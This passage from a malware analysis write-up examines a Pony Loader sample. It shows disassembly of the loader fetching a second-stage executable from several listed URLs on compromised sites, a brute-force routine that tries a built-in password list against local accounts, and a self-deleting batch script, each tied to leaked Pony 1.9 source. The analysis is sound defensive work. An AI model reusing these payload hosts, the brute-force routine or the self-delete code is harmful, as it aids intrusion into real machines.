
```
; Run loader
IFDEF
ENABLE_LOADER
invoke  RunLoader
ENDIF
```

The other URLs (ending *wp.php*) are alternative locations of the second payload. They have extension ***php***, but they serve a malicious executable that is downloaded by Pony, saved as ***exe*** and run. The malware reached out to each of the URLs, in a loop, in order to find an active one. The malware uses a hard-coded GET request to reach out:



```
0040357A  >  6A 00         PUSH 0x0                       Flags = 0
0040357C  .  FF75 10       PUSH [ARG.3]                   DataSize = B7 (183.)
0040357F  .  57            PUSH EDI                       Data = 002359B8
00403580  .  FF75 08       PUSH [ARG.1]                   Socket = 0x1B0
00403583  .  E8 4A1E0000   CALL <JMP.&wsock32.send>       send
00403588  .  85C0          TEST EAX,EAX

004053D2=<JMP.&wsock32.send>

Address   Hex dump                                         ASCII
002359B8  47 45 54 20 2F 69 6D 61 67 65 73 2F 77 70 2F 77  GET /images/wp/w
002359C8  70 2E 70 68 70 20 48 54 54 50 2F 31 2E 30 0D 0A  p.php HTTP/1.0..
002359D8  48 6F 73 74 3A 20 66 6F 72 67 65 64 66 6F 72 63  Host: forgedforc
002359E8  65 2E 63 6F 6D 0D 0A 41 63 63 65 70 74 3A 20 2A  e.com..Accept: *
002359F8  2F 2A 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64  /*..Accept-Encod
00235A08  69 6E 67 3A 20 69 64 65 6E 74 69 74 79 2C 20 2A  ing: identity, *
00235A18  3B 71 3D 30 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E  ;q=0..Connection
00235A28  3A 20 63 6C 6F 73 65 0D 0A 55 73 65 72 2D 41 67  : close..User-Ag
00235A38  65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30  ent: Mozilla/4.0
00235A48  20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53   (compatible; MS
00235A58  49 45 20 35 2E 30 3B 20 57 69 6E 64 6F 77 73 20  IE 5.0; Windows 
00235A68  39 38 29 0D 0A 0D 0A 00 00 00 00 00 00 00 00 00  98).............

0012FD60  000001B0  Socket = 0x1B0
0012FD64  002359B8  Data = 002359B8
0012FD68  000000B7  DataSize = B7 (183.)
0012FD6C  00000000  Flags = 0
0012FD70  0012FDE0
0012FD74  00000000
0012FD78  0012FDE4
0012FD7C  00403A05  RETURN to pony_no_.00403A05 f
0012FD80  000001B0
0012FD84  002359B8  ASCII "GET /images/wp/wp.php
0012FD88  000000B7
0012FD8C  7FFDD000
0012FD90  0040602B  ASCII "http://forgedforce.com
```

Those addresses were set at the “Loader” page in the Pony Builder:



Pony Builder 1.9 -Leaked for TrojanForge.com


List of the url(s) for load file(s)

```
http://forgedforce.com/images/wp/wp.php
http://marionainteriors.com/wordpress/wp-includes/images/wp/wp.php
http://interceptlabs.com/wp/wp-includes/images/wp/wp.php
http://encodesoftware.co.uk/images/smileys/wp/wp.php
http://handydiscount.co.uk/image/wp/wp.php
```

[✓] Activate loader   [ ] Do not run duplicate file(s)

Password Cracking

The Pony agent comes with a small dictionary of commonly used passwords.




```
.data:00406130 a123456        db '123456',0          ; DATA XREF: .text:00404FC9↑o
.data:00406137 aPassword      db 'password',0
.data:00406140 aPhpbb         db 'phpbb',0
.data:00406146 aQwerty        db 'qwerty',0
.data:0040614D a12345         db '12345',0
.data:00406153 aJesus         db 'jesus',0
.data:00406159 a12345678      db '12345678',0
.data:00406162 a1234          db '1234',0
.data:00406167 aAbc123        db 'abc123',0
.data:0040616E aLetmein       db 'letmein',0
.data:00406176 aTest          db 'test',0
.data:0040617B aLove          db 'love',0
.data:00406180 a123           db '123',0
.data:00406184 aPassword1     db 'password1',0
.data:0040618E aHello         db 'hello',0
.data:00406194 aMonkey        db 'monkey',0
.data:0040619B aDragon        db 'dragon',0
.data:004061A2 aTrustno1      db 'trustno1',0
.data:004061AB a111111        db '111111',0
.data:004061B2 aIloveyou      db 'iloveyou',0
.data:004061BB a1234567       db '1234567',0
.data:004061C3 aShadow        db 'shadow',0
.data:004061CA a123456789     db '123456789',0
.data:004061D4 aChrist        db 'christ',0
.data:004061DB aSunshine      db 'sunshine',0
.data:004061E4 aMaster        db 'master',0
.data:004061EB aComputer      db 'computer',0
.data:004061F4 aPrincess      db 'princess',0
```

The list matches a list found in the leaked sourcecode of Pony 1.9:

; Password list used in windows user logon bruteforcer

```
.data
      CWordList   db "123456",0
      db "password",0
      db "phpbb",0
      db "qwerty",0
      db "12345",0
      db "jesus",0
      db "12345678",0
      db "1234",0
      db "abc123",0
      db "letmein",0
      db "test",0
      db "love",0
      db "123",0
      db "password1",0
      db "hello",0
(...)
```

This dictionary is used in attack against local accounts retrieved by function NetUserEnum.




```
00404FC4  .  E8 48C8FFFF        CALL pony_no_.00401811
00404FC9  .  BF 30614000        MOV EDI,pony_no_.00406130                ASCII "123456"
00404FCE  >  C745 FC 00000000   MOV DWORD PTR SS:[EBP-0x4],0x0
00404FD5  .  8D45 FC            LEA EAX,DWORD PTR SS:[EBP-0x4]
00404FD8  .  50                 PUSH EAX
00404FD9  .  6A 00              PUSH 0x0
00404FDB  .  6A 02              PUSH 0x2
00404FDD  .  57                 PUSH EDI                                 pony_no_.00406137
00404FDE  .  6A 00              PUSH 0x0
00404FE0  .  FF73 04            PUSH DWORD PTR DS:[EBX+0x4]
00404FE3  .  FF15 556C4000      CALL DWORD PTR DS:[0x406C55]             advapi32.LogonUserA
00404FE9  .  23C0               AND EAX,EAX
00404FEB  .v 0F84 A9000000      JE pony_no_.0040509A                     fetch next password
00404FF1  >  C745 D8 20000000   MOV DWORD PTR SS:[EBP-0x28],0x20
00404FF8  .  C745 DC 01000000   MOV DWORD PTR SS:[EBP-0x24],0x1
00404FFF  .  FF73 04            PUSH DWORD PTR DS:[EBX+0x4]
00405002  .  8F45 E0            POP DWORD PTR SS:[EBP-0x20]              00601940
00405005  .  FF73 08            PUSH DWORD PTR DS:[EBX+0x8]
00405008  .  8F45 E4            POP DWORD PTR SS:[EBP-0x1C]              00601940
0040500B  .  C745 E8 00000000   MOV DWORD PTR SS:[EBP-0x18],0x0
00405012  .  C745 EC 00000000   MOV DWORD PTR SS:[EBP-0x14],0x0
00405019  .  C745 F0 00000000   MOV DWORD PTR SS:[EBP-0x10],0x0
00405020  .  C745 F4 00000000   MOV DWORD PTR SS:[EBP-0xC],0x0
00405027  .  8D45 D8            LEA EAX,DWORD PTR SS:[EBP-0x28]
0040502A  .  50                 PUSH EAX
0040502B  .  FF75 FC            PUSH DWORD PTR SS:[EBP-0x4]
0040502E  .  E8 BD030000        CALL <JMP.&userenv.LoadUserProfileA>
00405033  .  23C0               AND EAX,EAX
00405035  .v 74 18              JE SHORT pony_no_.0040504F
00405037  .  837D F4 00         CMP DWORD PTR SS:[EBP-0xC],0x0
0040503B  .v 74 09              JE SHORT pony_no_.00405046
0040503D  .  FF75 F4            PUSH DWORD PTR SS:[EBP-0xC]
00405040  .  8F05 36694000      POP DWORD PTR DS:[0x406936]              00601940
00405046  >  C745 D4 01000000   MOV DWORD PTR SS:[EBP-0x2C],0x1
0040504D  .v EB 07              JMP SHORT pony_no_.00405056
0040504F  >  C745 D4 00000000   MOV DWORD PTR SS:[EBP-0x2C],0x0
00405056  >  FF75 FC            PUSH DWORD PTR SS:[EBP-0x4]
00405059  .  FF15 496C4000      CALL DWORD PTR DS:[0x406C49]             advapi32.ImpersonateLoggedOnUser
0040505F  .  23C0               AND EAX,EAX
00405061  .v 74 1E              JE SHORT pony_no_.00405081
00405063  .  E8 4DF8FFFF        CALL pony_no_.004048B5
00405068  .  833D 416C4000 00   CMP DWORD PTR DS:[0x406C41],0x0
0040506F  .v 74 06              JE SHORT pony_no_.00405077
00405071  .  FF15 416C4000      CALL DWORD PTR DS:[0x406C41]             advapi32.RevertToSelf
00405077  >  C705 36694000 01   MOV DWORD PTR DS:[0x406936],0x800000
00405081  >  837D D4 00         CMP DWORD PTR SS:[EBP-0x2C],0x0
00405085  .v 74 0B              JE SHORT pony_no_.00405092
00405087  .  FF75 F4            PUSH DWORD PTR SS:[EBP-0xC]
0040508A  .  FF75 FC            PUSH DWORD PTR SS:[EBP-0x4]
0040508D  .  E8 64030000        CALL <JMP.&userenv.UnloadUserProfile
00405092  >  FF75 FC            PUSH DWORD PTR SS:[EBP-0x4]             [hObject = NULL
00405095  .  E8 A0010000        CALL <JMP.&kernel32.CloseHandle>        [CloseHandle
0040509A  >  FC                 CLD
0040509B  .  33C0               XOR EAX,EAX
0040509D  .  B9 FFFFFFFF        MOV ECX,-0x1

DS:[00406C55]=76162654 (advapi32.LogonUserA)

Address   Hex dump                                         ASCII               0012FF2C   00601940  ASCII "Administrator"
00406117  74 2E 63 6F 2E 75 6B 2F 69 6D 61 67 65 2F 77 70  t.co.uk/image/wp    0012FF30   00000000
00406127  2F 77 70 2E 70 68 70 00 00 31 32 33 34 35 36 00  /wp.php..123456.    0012FF34   00406137  ASCII "password"
00406137  70 61 73 73 77 6F 72 64 00 70 68 70 62 62 00 71  password.phpbb.q    0012FF38   00000002
00406147  77 65 72 74 79 00 31 32 33 34 35 00 6A 65 73 75  werty.12345.jesu    0012FF3C   00000000
```

Example: the malware tries to login as “Administrator” checking all the passwords from the dictionary.

Auto deleting

Finally, Pony creates a batch script in %TEMP% with weirdly formatted content:



Name	Date modified	Type	Size
3586587.bat	2015-11-14 16:19	Windows Batch File	1 KB

3586587.bat (94 bytes) - BareTail

C:\Users\[redacted]\AppData\Local\Temp\3586587.bat (94 bytes)

```


        :ktk


    del         %1
       if              exist     %1     goto    ktk
del      %0
```

This script is meant to delete the Pony Loader after execution (works in a loop, in order to wait for the sample to terminate). The same can be found in Pony 1.9 code:

```
.data
        szBatchFmt                              db      '%d.bat',0
        szSelfDelQuoteFmt       db      '       "%s"    ',0
        szShellExecute                  db                'ShellExecuteA',0
        szBatchFile             db      13,10,9,9,13,10,13,10,09,"    :ktk   ",13,10,13,10,13,10,"
del    ",9," %1  ",13,10,9,"if  ",9,9," exist ",9,"   %1  ",9,"  goto ",9,13," ktk",13,10," del ",9,"
%0 ",0
        szShell32Lib                    db                'shell32.dll',0
```

Conclusion

This sample seems to be compiled from the source of Pony 1.9 – the old one, without recent additions and improvements. Moreover, some features of the original source are removed (i.e. related to credentials stealing). It seems that in this case, Pony Loader is used mainly as a downloader.

As the current example shows, sometimes “new” malware samples are not so new – only they are packed by new packers/crypters.

Attackers often use leaked sourcecode as a base – but they neglect the fact, that the same material is also available to malware analysts – allowing them to easily reveal everything what they wanted to hide.

Appendix

http://blog.malwaremustdie.org/2013/06/case-of-pony-downloaded-zeus-via.html – description of Pony Loader by @malwaremustdie